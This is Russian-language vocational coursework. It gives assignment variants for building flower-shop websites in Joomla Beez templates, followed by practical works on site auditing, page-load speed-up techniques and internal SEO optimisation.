материалы	1)Красные гвоздики, 2)белые гвоздики, 3)желтые гвоздики 4)розовые гвоздики 5)фиолетовые гвоздики 5)букет «розовая роса» 6)букет из «в лучах лета» 7)статья о гвоздиках 8)статья о букетах
Меню1(главное) (горизонтально вверху)	1)Главная(статья о гвоздиках) 2)каталог цветов (блог категории «Гвоздики») 3) каталог букетов (список категории «букеты») 4)заказать цветы(форма контакта)
Меню2(каталог цветов)	**Все гвоздики** (статья о Гвоздиках)

(справа или слева)	Красные гвоздики (материал «красные гвоздики») Белые гвоздики (материал «белые гвоздики») Желтые гвоздики (материал «Желтые гвоздики») розовые гвоздики (материал «розовые гвоздики»)
Меню3(каталог букетов) (справа или слева)	**Все букеты** (статья о букетах) букет «музыка лета» букет «лунная соната»
Шаблон	Beez5

№ варианта	3
Название сайта	Цветочный мир
категории	1)Цветы 2)Букеты
материалы	1)Красные тюльпаны, 2)белые тюльпаны, 3)желтые тюльпаны 4)розовые тюльпаны 5) синие тюльпаны 6)букет «восьмое чудо света» 7)букет «гармония» 8)статья о тюльпанах 9)статья о букетах
Меню1(главное) (горизонтально вверху)	1)Главная(статья о тюльпанах) 2)каталог цветов (блог категории «цветы») 3) каталог букетов (список категории «букеты») 4)заказать цветы(форма контакта)
Меню2(каталог цветов) (справа или слева)	**Все тюльпаны** (статья о тюльпанах) Красные тюльпаны (материал «красные тюльпаны») Белые тюльпаны(материал «белые тюльпаны») Желтые тюльпаны(материал «Желтые тюльпаны») розовые тюльпаны(материал «розовые тюльпаны») синие тюльпаны(материал «синие тюльпаны»)
Меню3(каталог букетов) (справа или слева)	**Все букеты** (статья о букетах) букет «гармония» букет «восьмое чудо света»
Шаблон	Beez20

№ варианта	4
Название сайта	Нимфадора
категории	1)Цветы 2)Букеты
материалы	1)Красные астры, 2)белые астры, 3)желтые астры 4)розовые астры 5)букет «трепетная нежность» 6)букет «цветочная драгоценность» 7)статья о розах 8)статья о букетах
Меню1(главное) (горизонтально вверху)	1)Главная(статья о цветах) 2)каталог цветов (блог категории «цветы») 3) каталог букетов (список категории «букеты») 4)заказать цветы(форма контакта)
Меню2(каталог цветов) (справа или слева)	**Все астры** (статья о астрах) Красные астры (материал «красные астры») Белые астры(материал «белые астры») Желтые астры(материал «Желтые астры») розовые астры(материал «розовые астры»)
Меню3(каталог букетов) (справа или слева)	**Все букеты** (статья о букетах) букет «трепетная нежность» букет «цветочная драгоценность»
Шаблон	Beez5

№ варианта	5
Название сайта	Амалия
категории	1)Цветы

	2)Букеты
материалы	1)Красные гладиолусы, 2)белые гладиолусы, 3)желтые гладиолусы 4)розовые гладиолусы 5) букет «солнце и луна» 6) букет «розовая роса» 7)статья о цветах 8)статья о букетах
Меню1(главное) (горизонтально вверху)	1)Главная(статья о цветах) 2)каталог цветов (блог категории «цветы») 3) каталог букетов (список категории «букеты») 4)заказать цветы(форма контакта)
Меню2(каталог цветов) (справа или слева)	**Все гладиолусы** (статья о цветах) Красные гладиолусы (материал «красные гладиолусы») Белые гладиолусы(материал «белые гладиолусы») Желтые гладиолусы(материал «Желтые гладиолусы») розовые гладиолусы(материал «розовые гладиолусы»)
Меню3(каталог букетов) (справа или слева)	**Все букеты** (статья о букетах) букет «солнце и луна» букет «розовая роса»
Шаблон	Beez20

№ варианта	6
Название сайта	Флора-Голд
категории	1)Цветы 2)Букеты
материалы	1)синие ирисы, 2)белые ирисы, 3)желтые ирисы 4)фиолетовые ирисы 5)букет «сапфировое ожерелье» 6)букет «нежность» 7)статья о цветах 8)статья о букетах
Меню1(главное) (горизонтально вверху)	1)Главная(статья о цветах) 2)каталог цветов (блог категории «цветы») 3) каталог букетов (список категории «букеты») 4)заказать цветы(форма контакта)
Меню2(каталог цветов) (справа или слева)	**Все ирисы** (статья о цветах) синие ирисы (материал «синие ирисы») Белые ирисы(материал «белые ирисы») Желтые ирисы(материал «Желтые ирисы») фиолетовые ирисы(материал «фиолетовые ирисы»)
Меню3(каталог букетов) (справа или слева)	**Все букеты** (статья о букетах) букет «сапфировое ожерелье» букет «нежность»
Шаблон	Beez5

№ варианта	7
Название сайта	Цветочный рай
категории	1)Цветы 2)Букеты
материалы	1)Красные георгины, 2)белые георгины, 3)оранжевые георгины 4)розовые георгины 5) букет «дети солнца» 6) букет «оранжевое лето» 7)статья о цветах 8)статья о букетах
Меню1(главное) (горизонтально вверху)	1)Главная(статья о цветах) 2)каталог цветов (блог категории «цветы»)

	3) каталог букетов (список категории «букеты») 4)заказать цветы(форма контакта)
Меню2(каталог цветов) (справа или слева)	**Все георгины** (статья о цветах) Красные георгины (материал «красные георгины») Белые георгины(материал «белые георгины») Оранжевые георгины(материал «Оранжевые георгины») розовые георгины(материал «розовые георгины»)
Меню3(каталог букетов) (справа или слева)	**Все букеты** (статья о букетах) букет «дети солнца» букет «оранжевое лето»
Шаблон	Beez20

№ варианта	8
Название сайта	Флоренция
категории	1)Цветы 2)Букеты
материалы	1)голубые гортензии, 2)белые гортензии, 3)желтые гортензии 4)розовые гортензии 5) букет «музыка лета» 6) букет «солнце и небо» 7)статья о цветах 8)статья о букетах
Меню1(главное) (горизонтально вверху)	1)Главная(статья о цветах) 2)каталог цветов (блог категории «цветы») 3) каталог букетов (список категории «букеты») 4)заказать цветы(форма контакта)
Меню2(каталог цветов) (справа или слева)	**Все гортензии** (статья о цветах) Красные гортензии (материал «красные гортензии») Белые гортензии(материал «белые гортензии») Желтые гортензии(материал «Желтые гортензии») розовые гортензии(материал «розовые гортензии»)
Меню3(каталог букетов) (справа или слева)	**Все букеты** (статья о букетах) букет «музыка лета» букет «солнце и небо»
Шаблон	Beez5

№ варианта	9
Название сайта	Бизнес-букет
категории	1)Цветы 2)Букеты
материалы	1)Красные хризантемы, 2)белые хризантемы, 3)желтые хризантемы 4)розовые хризантемы 5) букет «букет для девочки» 6) букет «восьмое чудо света» 7)статья о цветах 8)статья о букетах
Меню1(главное) (горизонтально вверху)	1)Главная(статья о цветах) 2)каталог цветов (блог категории «цветы») 3) каталог букетов (список категории «букеты») 4)заказать цветы(форма контакта)
Меню2(каталог цветов) (справа или слева)	**Все хризантемы** (статья о цветах) Синие хризантемы (материал «синие хризантемы») Белые хризантемы(материал «белые хризантемы») Желтые хризантемы(материал «Желтые хризантемы») розовые хризантемы(материал «розовые хризантемы»)
Меню3(каталог букетов) (справа или слева)	**Все букеты** (статья о букетах) букет «букет для девочки» букет «восьмое чудо света»

Шаблон	Beez20

№ варианта	10
Название сайта	Оазис
категории	1)Цветы 2)Букеты
материалы	1)Красные лилии, 2)белые лилии, 3)желтые лилии 4)розовые лилии 5) букет «гармония» 6) букет «солнечный ветер» 7)статья о цветах 8)статья о букетах
Меню1(главное) (горизонтально вверху)	1)Главная(статья о цветах) 2)каталог цветов (блог категории «цветы») 3) каталог букетов (список категории «букеты») 4)заказать цветы(форма контакта)
Меню2(каталог цветов) (справа или слева)	**Все лилии** (статья о цветах) Красные лилии (материал «красные лилии») Белые лилии(материал «белые лилии») Желтые лилии(материал «Желтые лилии») розовые лилии(материал «розовые лилии»)
Меню3(каталог букетов) (справа или слева)	**Все букеты** (статья о букетах) букет «гармония» букет «солнечный ветер»
Шаблон	Beez5

№ варианта	11
Название сайта	Зелёный мир
категории	1)Цветы 2)Букеты
материалы	2)белые нарциссы, 3)желтые нарциссы 4)розовые нарциссы 5) букет «солнце в букете» 6) букет «солнце и луна» 7)статья о цветах 8)статья о букетах
Меню1(главное) (горизонтально вверху)	1)Главная(статья о цветах) 2)каталог цветов (блог категории «цветы») 3) каталог букетов (список категории «букеты») 4)заказать цветы(форма контакта)
Меню2(каталог цветов) (справа или слева)	**Все нарциссы** (статья о цветах) Белые нарциссы(материал «белые нарциссы») Желтые нарциссы(материал «Желтые нарциссы») розовые нарциссы(материал «розовые нарциссы»)
Меню3(каталог букетов) (справа или слева)	**Все букеты** (статья о букетах) букет «солнце в букете» букет «солнце и луна»
Шаблон	Beez20

№ варианта	12
Название сайта	Роз-букет
категории	1)Цветы 2)Букеты
материалы	1)Красные розы, 2)белые розы, 3)желтые розы 4)розовые розы 5)синие розы 6) букет «розы в саду» 7) букет «розовая роса» 8)статья о розах

	9)статья о букетах
Меню1(главное) (горизонтально вверху)	1)Главная(статья о цветах) 2)каталог цветов (блог категории «цветы») 3) каталог букетов (список категории «букеты») 4)заказать цветы(форма контакта)
Меню2(каталог цветов) (справа или слева)	**Все розы** (статья о розах) Красные розы (материал «красные розы») Белые розы(материал «белые розы») Желтые розы(материал «Желтые розы») розовые розы(материал «розовые розы») синие розы(материал «синие розы»)
Меню3(каталог букетов) (справа или слева)	**Все букеты** (статья о букетах) букет «розы в саду» букет «розовая роса»
Шаблон	Beez5

№ варианта	13
Название сайта	Диана
категории	1)Цветы 2)Букеты
материалы	1)Красные орхидеи, 2)белые орхидеи, 3)желтые орхидеи 4)розовые орхидеи 5) букет «лунная соната» 6) букет «история любви» 7)статья о цветах 8)статья о букетах
Меню1(главное) (горизонтально вверху)	1)Главная(статья о цветах) 2)каталог цветов (блог категории «цветы») 3) каталог букетов (список категории «букеты») 4)заказать цветы(форма контакта)
Меню2(каталог цветов) (справа или слева)	**Все орхидеи** (статья о цветах) Красные орхидеи (материал «красные орхидеи») Белые орхидеи(материал «белые орхидеи») Желтые орхидеи(материал «Желтые орхидеи») розовые орхидеи(материал «розовые орхидеи»)
Меню3(каталог букетов) (справа или слева)	**Все букеты** (статья о букетах) букет «лунная соната» букет «история любви»
Шаблон	Beez20

№ варианта	14
Название сайта	Жарден
категории	1)Цветы 2)Букеты
материалы	1)Красные пионы, 2)белые пионы, 3)желтые пионы 4)розовые пионы 5) букет «розовые пионы» 6) букет «ромашковый луг» 7)статья о цветах 8)статья о букетах
Меню1(главное) (горизонтально вверху)	1)Главная(статья о цветах) 2)каталог цветов (блог категории «цветы») 3) каталог букетов (список категории «букеты») 4)заказать цветы(форма контакта)
Меню2(каталог цветов) (справа или слева)	**Все пионы** (статья о цветах) Красные пионы (материал «красные пионы») Белые пионы(материал «белые пионы») Желтые пионы(материал «Желтые пионы») розовые пионы(материал «розовые пионы»)
Меню3(каталог букетов) (справа или слева)	**Все букеты** (статья о букетах) букет «розовые пионы»

	букет «ромашковый луг»
Шаблон	Beez5

№ варианта	15
Название сайта	Гранд-Флора
категории	1)Цветы 2)Букеты
материалы	1)фиолетовые гиацинты, 2)белые гиацинты, 3)желтые гиацинты 4)розовые гиацинты 5) букет «ледяные ручейки» 6) букет «лунная соната» 7)статья о цветах 8)статья о букетах
Меню1(главное) (горизонтально вверху)	1)Главная(статья о цветах) 2)каталог цветов (блог категории «цветы») 3) каталог букетов (список категории «букеты») 4)заказать цветы(форма контакта)
Меню2(каталог цветов) (справа или слева)	**Все гиацинты** (статья о цветах) фиолетовые гиацинты (материал «фиолетовые гиацинты») Белые гиацинты(материал «белые гиацинты») Желтые гиацинты(материал «Желтые гиацинты») розовые гиацинты(материал «розовые гиацинты»)
Меню3(каталог букетов) (справа или слева)	**Все букеты** (статья о букетах) букет «ледяные ручейки» букет «лунная соната»
Шаблон	Beez20

4. Практические задания по теме МДК. 09.02 Оптимизация веб-приложений

4.1 Практические задания по теме «9.2.1 Методы оптимизации веб - приложений»

ПРАКТИЧЕСКАЯ РАБОТА № 1. ПРОВЕДЕНИЕ ОБЩЕГО АУДИТА САЙТА: SEO,
ЮЗАБИЛИТИ, ТЕКСТЫ

Цель: ознакомиться с процессом проведения общего аудита сайта.

Теоретические вопросы

Понятие аудита сайта.

SEO-анализ сайта.

Базовые составляющие аудита юзабилити

Аудит – это процедура независимой оценки сайта экспертом. Оценка должна быть независимой для того, чтобы не быть предвзятой, а эксперт должен разбираться в работе веб- сайтов.

10 топовых ошибок юзабилити интернет-магазина

1. Магазин продает слишком разные товары.
2. По главной странице непонятно, что продает магазин.
3. Длинный текст на главной странице вместо решения проблемы клиента.
4. Некачественный поиск товаров на сайте.
5. Неясно, в каких городах работает магазин.
6. Бесполезные слайдеры.
7. Сложная структура каталога.
8. Запутанная навигация по сайту.
9. Ошибки при оформлении заказа.
10. Наличие обязательной регистрации/авторизации.

Ошибки подстерегают везде: в юзабилити, в оптимизации сайта, в настройке счетчика веб-аналитики. Поэтому любому владельцу сайта следует знать, на какие параметры обращать внимание при оценке своего сайта. Эти знания пригодятся и при приеме работ по сайту

(оптимизация, доработки), если вы дали какую-то задачу своим разработчикам, либо заказали доработки у сторонней компании.

Сейчас в Интернете в свободном доступе есть много чек-листов для самостоятельной проверки оптимизации и юзабилити сайта. Один из классических чек-листов по юзабилити – 10 эвристик Якоба Нильсена, известного специалиста в области проектирования интерфейсов. Для оценки оптимизации также есть чек-листы в открытом доступе.

При комплексном аудите, оцениваются более чем 150 параметрам**.** SEO-анализ сайта проводится по следующим параметрам.

- Теги title, description, keywords (теги должны соответствовать основным правилам).
- Теги заголовков H1, H2 (правильное оформление заголовков не только поможет посетителю быстрее найти нужную информацию и сориентироваться на странице, но и позволит увеличить вес ключевых слов).
- Атрибут Alt для картинок (атрибут alt тега <img> должен присутствовать во всех картинка сайта).
- Анализ текстов на сайте (качественные тексты – это основа всего продвижения).
- Уникальность.
- Оптимизация.
- Проверка с точки зрения пользы для читающего.
- Технические характеристики:

o файл Robots.txt (присутствут ли этот файл);
o наличие ошибки «Googlebot не может получить доступ к файлам CSS и JS на сайте»;
o скорость загрузки страниц;
o оптимизация под мобильные устройства;
o валидность HTML-кода;
o битые ссылки (наличие битых ссылок негативно сказывается на продвижении);
o дублированный контент.

Оценку юзабилити проводится по шести основным группам характеристик, чтобы получить полный, всесторонний анализ и ничего не упустить. Поверхностно по этим группам свой сайт может самостоятельно оценить любой владелец. Главное в самостоятельной оценке – быть максимально непредвзятым. Рассмотрим базовые составляющие аудита юзабилити подробнее.

1. Оценка Главной страницы.

Аудит юзабилити начинаем с оценки Главной страницы. Задача оценки – понять, насколько она эффективна в качестве посадочной страницы.

Шапка сайта

Для начала смотрим, понятна ли тематика, если заходишь на сайт впервые? Хорошо, когда тематика передана прямо в шапке сайта (название, логотип, слоган и т.п.) и становится понятна в первые 10 секунд.

Первый экран

Далее оцениваем весь первый экран (ту часть страницы, которую видит посетитель, пока не начал прокручивать вниз). Если сайт продает товар/услугу, то она должна присутствовать на первом экране. Задача первого экрана – показать, чем может быть полезен сайт посетителю. Для первого экрана также важно наличие основной контактной информации на видном месте.

Необходимо обратить внимание на наличие периодически обновляемой информации, например, свежих проектов, статей или новостей. Такая информация покажет посетителям, что ваш сайт «жив».

Подвал

Спустившись в самый низ страницы, оцените подвал сайта. Желательно, чтобы в подвале были ссылки на основные разделы сайта и была заметна оформленная контактная информация.

2. Оценка интерактивности.

Интерактивность составляют все элементы, с которыми может взаимодействовать посетитель сайта. Задача оценки интерактивности – понять, насколько наглядно представлены интерактивные элементы и насколько корректно они работают.

Ссылки

Посмотрите на оформление ссылок на вашем сайте: понятно ли без наведения курсора, что на них можно нажать? Желательно, чтобы все ссылки были оформлены в одном стиле и были подчеркнуты, а названия начинались со значимых слов, которые ищет посетитель. Походите по

этим ссылкам и проверьте, нет ли ведущих в никуда (на пустую страницу или на страницу 404 ошибки).

Просмотр картинок

Далее проверьте картинки: понятно ли, что некоторые из них можно приблизить? При наличии фотогалереи для просмотра картинок ее вид и кнопки управления должны быть одинаковыми на всем сайте.

3. Оценка навигации.

Глобальная навигация

Проверьте, чтобы в глобальной навигации (чаще всего это верхнее меню в шапке сайта) был отражен верхний уровень иерархии сайта, а также что никакой раздел не упущен. В глобальной навигации обязательно должны присутствовать ссылки на служебные разделы, например: «О компании», «Контакты», «Помощь», «Карта сайта». Глобальная навигация должна присутствовать на каждой странице сайта, должна быть визуально выделена, и состав ее ссылок должен быть постоянным. Важно, чтобы в глобальной навигации и во всех боковых меню (если они есть) отражался активный раздел, в котором находится посетитель.

Заголовки

Вверху каждой страницы сайта должен быть заметный заголовок. Это важно как для юзабилити, так и с точки зрения SEO.

Поиск по сайту

Еще рекомендуем проверить поиск по сайту: окно поиска должно быть доступно на любой странице, а поиск должен выдавать качественные результаты даже при запросе из нескольких слов или с орфографической ошибкой.

4. Оценка дизайна.

Дизайн – сущность очень субъективная, оценить его объективно бывает сложнее всего. Но есть несколько общих характеристик, оценить которые будет достаточно легко.

Цвет основных элементов

Прежде всего оцените используемые основные цвета. Соответствуют ли они тематике сайта? У каждого цвета есть свой ассоциативный ряд, например: зеленый ассоциируется со здоровьем, красотой, гармонией, и вряд ли его стоит использовать на сайте похоронного агентства, разве только чтобы «выделиться» на фоне конкурентов.

Слишком много цветов на сайте не нужно, достаточно 2 основных: цвет фона и цвет основных элементов. Использование нескольких цветов допускается, если вы хотите, например, показать разницу между вашими тарифами или услугами, то есть сделать цветовое кодирование.

Контраст

В дизайне следует избегать недостаточного контраста. Например, когда цвет объекта отличается от цветов фона лишь оттенком, но не насыщенностью или яркостью, объект становится трудно воспринимать. Проверьте, контрастны ли элементы на вашем сайте. Для этого можно использовать специальные онлайн-сервисы.

Элементы на странице должны быть выровнены относительно друг друга и «по сетке». Причем на типовых страницах компоновка элементов должна быть также типовой, а не различаться от страницы к странице. Выравнивание элементов важно в формах, так как без него глаз «скачет» и заполнять поля становится сложнее.

Визуальные образы

Если на сайте есть визуальные образы (иконки, миниатюры, изображения и т. п.), оцените, насколько они соответствуют контексту, дополняют ли его. Неправильное использование визуальных образов может запутать посетителя.

На страницах должна быть четкая иерархия визуальных образов – важное нужно визуально выделять, чтобы оно сразу попадало в поле зрения. Оцените, сразу ли вы видите самое главное на всех страницах или где-то приходится долго искать.

5. Оценка контента.

Как правило, контент – это то, ради чего создается сайт. Задача оценки контента – проверить, насколько хорошо воспринимается ваш контент и насколько он интересен.

Тексты

Тексты нужно проверять как с точки зрения визуального оформления, так и с точки зрения содержащегося в них смысла.

При проверке оформления смотрите, хорошо ли текст контрастирует с фоном. В общем случае нужно 80 % контраста. Проверить сайт можно с помощью онлайн-сервисов, но обычно плохой

контраст видно и без них. Тексты должны быть оформлены шрифтом без засечек, размер шрифта от 14px. На сайте лучше не использовать более 2 шрифтов: один для основного текста и еще один для заголовков страниц.

Все тексты на сайте следует проверить на уникальность с помощью специальных онлайн- сервисов. Неуникальные тексты нужно переписать, так как они плохо отражаются на позициях сайта. Да и клиенту неприятно читать тексты, которые он уже где-то видел.

На сайте не должно быть необоснованно длинных текстов. Если они есть и без них никуда (какие-либо правила пользования вашими услугами), то они должны быть оформлены с выделением абзацев, подзаголовков, чтобы проще прочитывались.

Перечитайте хотя бы главные тексты, проверьте их на наличие грамматических, лексических, пунктуационных, речевых и прочих ошибок.

Картинки

Все картинки на сайте должны быть хорошего качества, особенно если у вас интернет- магазин. Посмотрите, не портится ли фото ваших товаров при приближении, можно ли рассмотреть детали, есть ли фотографии товара в разных ракурсах

Уникальность картинок тоже стоит проверить. Можно посмотреть, какие картинки на сайте у ваших конкурентов. Лучше не брать картинки с бесплатных фотостоков, потому что они везде: на билбордах, на упаковках, на сайтах. Платными фотостоками пользуется гораздо меньше людей, а выбор фотографий огромен. Самое лучшее решение – делать фотографии своих сотрудников, своих товаров. Это самый дорогой вариант, но он дает гарантию уникальности ваших фотографий и автоматически повышает уровень доверия посетителей к сайту

6. Оценка форм и диалогов.

Задача оценки форм и диалогов – проверить корректность работы всех форм на сайте, найти ошибки в работе, неудобства при заполнении.

Попробуйте заполнить каждую из форм на своем сайте. Оцените, все ли поля вам понятны, нет ли лишних обязательных полей (например, обязательное поле email в форме для заказа Обратного звонка), информативны ли сообщения об ошибках, срабатывает ли кнопка отправки данных с формы, приходят ли сообщения с форм к вам на почту (или попадают в спам?).

Проверка корректности ввода информации в формы должна осуществляться без перезагрузки страницы. В случае если перезагрузка все-таки понадобилась, то вы не должны вводить информацию второй раз – данные должны сохраниться. В многостраничных формах должна быть возможность вернуться с сохранением данных.

7. Оценка конверсии.

Чтобы понимать, насколько эффективен сайт и какая у сайта конверсия, не обойтись без счетчика веб-аналитики. После установки счетчика необходимо обязательно настроить цели и периодически оценивать конверсию и основные

показатели сайта. Многие владельцы об этом забывают. В процессе комплексного аудита очень помогают данные систем веб-аналитики: ни их основе можно строить гипотезы о проблемах сайта, в том числе проблемах с юзабилити.

В состав комплексного аудита входит: SEO-аудит, аудит юзабилити, анализ веб-аналитики (в том числе конверсии), проверка и настройка целей. Провести поверхностный аудит может любой владелец сайта. В юзабилити-аудите оцениваются: Главная страница, интерактивные элементы, навигация, дизайн, контент, формы и диалоги.

Задание № 1. Провести аудит заданного сайта.

Задание № 2. Оформите отчет.

ПРАКТИЧЕСКАЯ РАБОТА № 2. ИССЛЕДОВАНИЕ СПОСОБОВ УСКОРЕНИЯ ЗАГРУЗКИ САЙТОВ

Цель: изучение способов ускорения загрузки сайтов.

Теоретические вопросы

Способы ускорения загрузки сайтов.

Время загрузки сайта – один из важнейших показателей, влияющий на поведение пользователей сайта.

Снижение скорости загрузки страницы на 1 секунду влечет за собой:

- уменьшение числа просмотров на 11 %;

- снижение показателя удовлетворенности пользователя на 16 %;
- уменьшение конверсии до 6 %.

Пара лишних секунд времени загрузки сайта уменьшают шансы заинтересовать посетителей и осуществить продажи.

KISSmetrics провела исследование на тему того, как скорость загрузки сайта сказывается на поведении пользователей и покупателей:

- 47 % пользователей ожидают, что страница откроется меньше чем за 2 секунды;
- 40 % пользователей закрывают сайт, если он загружается дольше 3 секунд;
- 79 % покупателей, которые остались недовольными удобством сайта, скорее всего, не будут покупать через него в дальнейшем;
- 44 % интернет-покупателей расскажут своим знакомым о сайтах, которые их не удовлетворили.

Ускоренная загрузка сайта особенно важна для пользователей, заходящих на сайт с мобильных устройств. А так как сейчас доля мобильного трафика постоянно растет, то на ускорение на мобильном нужно сделать особый акцент.

Рассмотрим способы ускорения загрузки сайта.

1. Сократить число HTTP запросов.

Согласно исследованиям компании Yahoo, большая часть времени при загрузке страницы тратится на загрузку изображений, файлов стилей и скриптов.

Для загрузки каждого такого файла создается отдельный HTTP запрос. Чем больше таких запросов, тем больше времени проходит до момента полной загрузки страницы.

2. Объединить и минифицировать CSS и JS-файлы.

Самый простой способ сократить количество запросов – объединить и минифицировать (сжать) HTML, CSS и JavaScript файлы. Для этого открываем любой текстовый редактор, вставляем в него содержимое всех используемых css-файлов в том порядке, в котором они подключаются в шаблоне. Далее, воспользовавшись любым сервисом минификации (например, CSSminifier), сжимаем код. В результате у нас сокращается число запросов, а из финального кода удаляются незначимые для интерпретатора символы (пробелы, табы, переносы строк и т.п.).

3. Реализовать асинхронную загрузку CSS и JS.

CSS файлы загружаются в HTML посредством вставки тега. Однако не все куски кода настолько критичны, что их следует загружать сразу. Например, на сайте есть редко используемый компонент сравнения товаров. Имеет смысл подгружать стили и js-код для него непосредственно в тот момент, когда пользователи захотят воспользоваться таким функционалом.

4. Настроить отложенную загрузку javascript-кода.

В стандартном режиме javascript файлы прерывают парсинг HTML-документа до тех пор, пока все такие файлы не будут получены и выполнены.

Часто требуется вставить какой-нибудь не особо значимый виджет социальных сетей в подвал сайта. Для нас неважно, появится ли он на странице сразу или спустя пару секунд.

Чтобы реализовать отложенную загрузку, а точнее обработку такого скрипта, необходимо прописать атрибут defer тегу <script>.

5. Ускорить получение первых байтов (TTFB).

TTFP – первый байт, полученный от страницы. Время получения такого байта – один из фактором ранжирования страницы поисковиками, требующий к себе внимания.

6. Сократить время ответа сервера

Необходимо провести анализ всех запросов к базе данных. Найти и исправить ошибки. Оптимизировать код запросов к базе данных и избавиться или переписать плагины, написанные малоопытными разработчиками.

7. Выбрать оптимальные опции хостинга под запросы пользователей.

С ростом числа пользователей скорость работы сайта будет медленно падать. Поэтому очень важно правильно подобрать тип и опции хостинга.

Для небольших сайтов компаний и визиток подойдет самый простой виртуальный хостинг (shared hosting). Для интернет-магазинов, порталов – VPS/VSD. Для сайтов с большой посещаемостью нужно смотреть в сторону выделенных физических сервером (Dedicated server).

8. Провести анализ сжатия страниц.

В протоколе HTTP, используемом в мировой паутине, предусмотрена возможность сжатия передаваемой информации для экономии трафика и увеличения скорости загрузки данных. Большинство современных браузеров поддерживает метод gzip.

Проверить, включен ли у вас на сайте gzip, можно, воспользовавшись любым предложенным поисковиком сервисом по запросу “gzip test”.

9. Включить сжатие страниц.

Не всегда нужно при каждом открытии страницы генерировать тысячу запросов к базе данных. Достаточно сохранить эту информацию в статичном файле и настроить ее автоматическое обновление раз в год. Сделать эти настройки можно либо в настройках используемой вами CMS либо в файле .htaccess.

11. Сжать все изображения и видео.

Если на сайте располагает большое количество изображений и видео, имеет смысл сжать их. Сделать это можно либо в любом графическом редакторе, либо в онлайн-сервисах, которые в интернете в последнее время становится все больше.

12. Использовать CDN.

CDN (или Content Delivery Network) – это сеть доставки контента. Сайт размещается на серверах, находящихся в различных местах мира. В зависимости от того, где находится конечный пользователь, информацию он получает с того ли иного сервера – лучшего по комплексному показателю, в котором важную роль играет географическое положение.

Использование возможностей CDN не сильно ударит по кошельку, но внесет весомый вклад в конечную цель. Тем более в рамках техподдержки мы подробно расскажем, как подключиться к сети максимально выгодно.

13. Использовать облачные сервисы.

Данный пункт касается видео и других больших по весу материалов на сайте. Чтобы не загружать лишний раз ваш сервер, такие документы желательно размещать в облачных сервисах.

14. Сократить число inline-стилей.

Вес страницы при использовании inline-стилей увеличивается, скорость обработки браузером уменьшается. Правильнее использовать css-классы.

15. Реализовать отложенную загрузку изображений, видео, iframe и контента.

Если на странице большое количество тяжеловесных элементов, то имеет смысл загружать их непосредственно перед моментом их использования. Сделать это нужно для изображений, видео, iframe, а иногда и для текста (например, в случае сайта онлайн-библиотеки).

16. Провести анализ кода и сократить число используемых плагинов.

Очень часто неопытные разработчики для реализации одной единственной всплывающей подсказки на сайте подгружают целый плагин, используя одну из сотен возможностей библиотеки, то есть стреляют из пушки по воробьям. А если этот плагин использует другие библиотеки (зависимости), то на сайте появляется огромная куча неиспользуемого кода. Стоит провести анализ кода сайта и уменьшить число редко используемых плагинов. Например, всплывающую подсказку можно реализовать, написав несколько строк на чисто Javascript либо вообще реализовав это средствами CSS.

17. Уменьшить число редиректов.

Без редиректов часто не обойтись. Например, если у нас изменился адрес страницы, прописывается 301 редирект, чтобы пользователи смогли открыть страницу по старой ссылке (в поисковиках ссылки обновляются не сразу). Однако каждый такой редирект прилично увеличивает время загрузки страницы. Если 1–2 редиректа еще позволительно, то большее число крайне негативно сказывается на скорости загрузки.

18. Сократить число внешних скриптов.

Добавление кнопки “Поделиться” и т.п. в различных соцсетях подключает внешние скрипты Вконтакте, Facebook, Instagram и т.д. Это дополнительные запросы к разным серверам. Необходимо как минимум реализовать их отложенную загрузку. Однако бывают ситуации, когда это невозможно.

Например, многие использую внешние скрипты, которые добавляют на сайт новые шрифты (например, Google). Несмотря на то что сам Google предупреждает, насколько снижается скорость загрузки сайта, многие неопытные разработчики добавляют шрифты наобум, ради одного заголовка на какой-то редко посещаемой странице.

Поэтому, где это возможно, старайтесь использовать локальные скрипты, а количество внешних сократите до минимума.

19. Провести аудит быстродействия мобильной версии сайта.

С помощью сервиса Google PageSpeed Insights можно провести онлайн-аудит как десктопной версии сайта, так и мобильной.

20. Постоянно следить за скоростью загрузки сайта.

Задание № 1. Проанализировать время загрузки предложенного сайта.

Задание № 2. Преложить и реализовать способы ускорения загрузки предложенного сайта.

Задание № 3. Оформить отчет.

ПРАКТИЧЕСКАЯ РАБОТА № 3. ПРОВЕДЕНИЕ ВНУТРЕННЕЙ SEO ОПТИМИЗАЦИИ САЙТА

Цель: получение навыков проведения внутренней SEO оптимизации сайта.

Теоретические вопросы

Внутренняя SEO оптимизация сайта.

Внутренняя оптимизация сайта – действия, проводимые над сайтом с целью повысить позиции страниц в поисковых системах по заданному списку ключевых фраз.

SEO-оптимизация сайта

1. Создайте корректный robots.txt.

Robots.txt – текстовый документ, расположенный в корневом каталоге сайта. В нем указаны инструкции о том, какие страницы разрешено индексировать поисковым системам, а какие нет. Наличие robots.txt не обязательно и его отсутствие означает разрешение индексировать сайт без ограничений. Корректный robots.txt поможет поисковым системам быстрее и полнее индексировать сайт.

2. Укажите правильный тег <meta name=”robots” content=”...”>.

Мета-теги находятся в разделе <head> HTML-кода документа:

Мета-тег <meta name=”robots” content=””> управляет индексацией страницы в поисковых системах. Отсутствие этого мета-тега означает разрешение на индексирование документа. Специальные значения атрибута content позволяют:

- content=”noindex” – запретить индексацию текста,
- content=”nofollow” – запретить переход по ссылкам на странице.

3. Исключите появление дублей.

Дубли – одинаковые по содержанию документы, доступные по двум отличным URL-адресам. Такие страницы со стороны Яндекса и Google могут быть пессимизированы.

Распространенная причина появления дублей – отсутствие явного указания на главное зеркало. Зеркалами считаются сайты, являющиеся полными копиями по контенту. Так, страницы интернет-ресурса могут быть доступны по адресу с www и без него, с слэшем “/” в конце или без него.

4. Прокачайте дизайн и юзабилити.

Поисковые системы придают большую важность поведенческим факторам, которые оцениваются показателями – отказы, время на сайте, глубина просмотра. Качество дизайна и юзабилити сильно влияет на значения этих показателей. Дизайн должен быть визуально приятным, интуитивно понятным и удобным для посетителей.

5. Повысьте скорость загрузки.

Отличным показателем можно считать, если время загрузки не превышает 2 секунд, приемлемым – до 5 секунд. Если сайт загружается слишком медленно, скорее всего, следует выполнить эти действия:

- использовать высокоскоростной хостинг;
- выбрать оптимальные параметры изображений;
- оптимизировать код;
- минимизировать HTML, CSS, JS;
- подключить минимальное количество внешних файлов;
- включить сжатие данных на сервере.

6. Уделите внимание SMO.

Social Media Optimization (SMO) – оптимизация для социальных медиа, которая в целом заключается в повышении удобства использования сайта посетителями из социальных сетей.

На практике это означает следующие действия:

- использование кнопок “поделиться”;
- внедрение микроразметки;
- указание ссылок на представительства в социальных сетях.

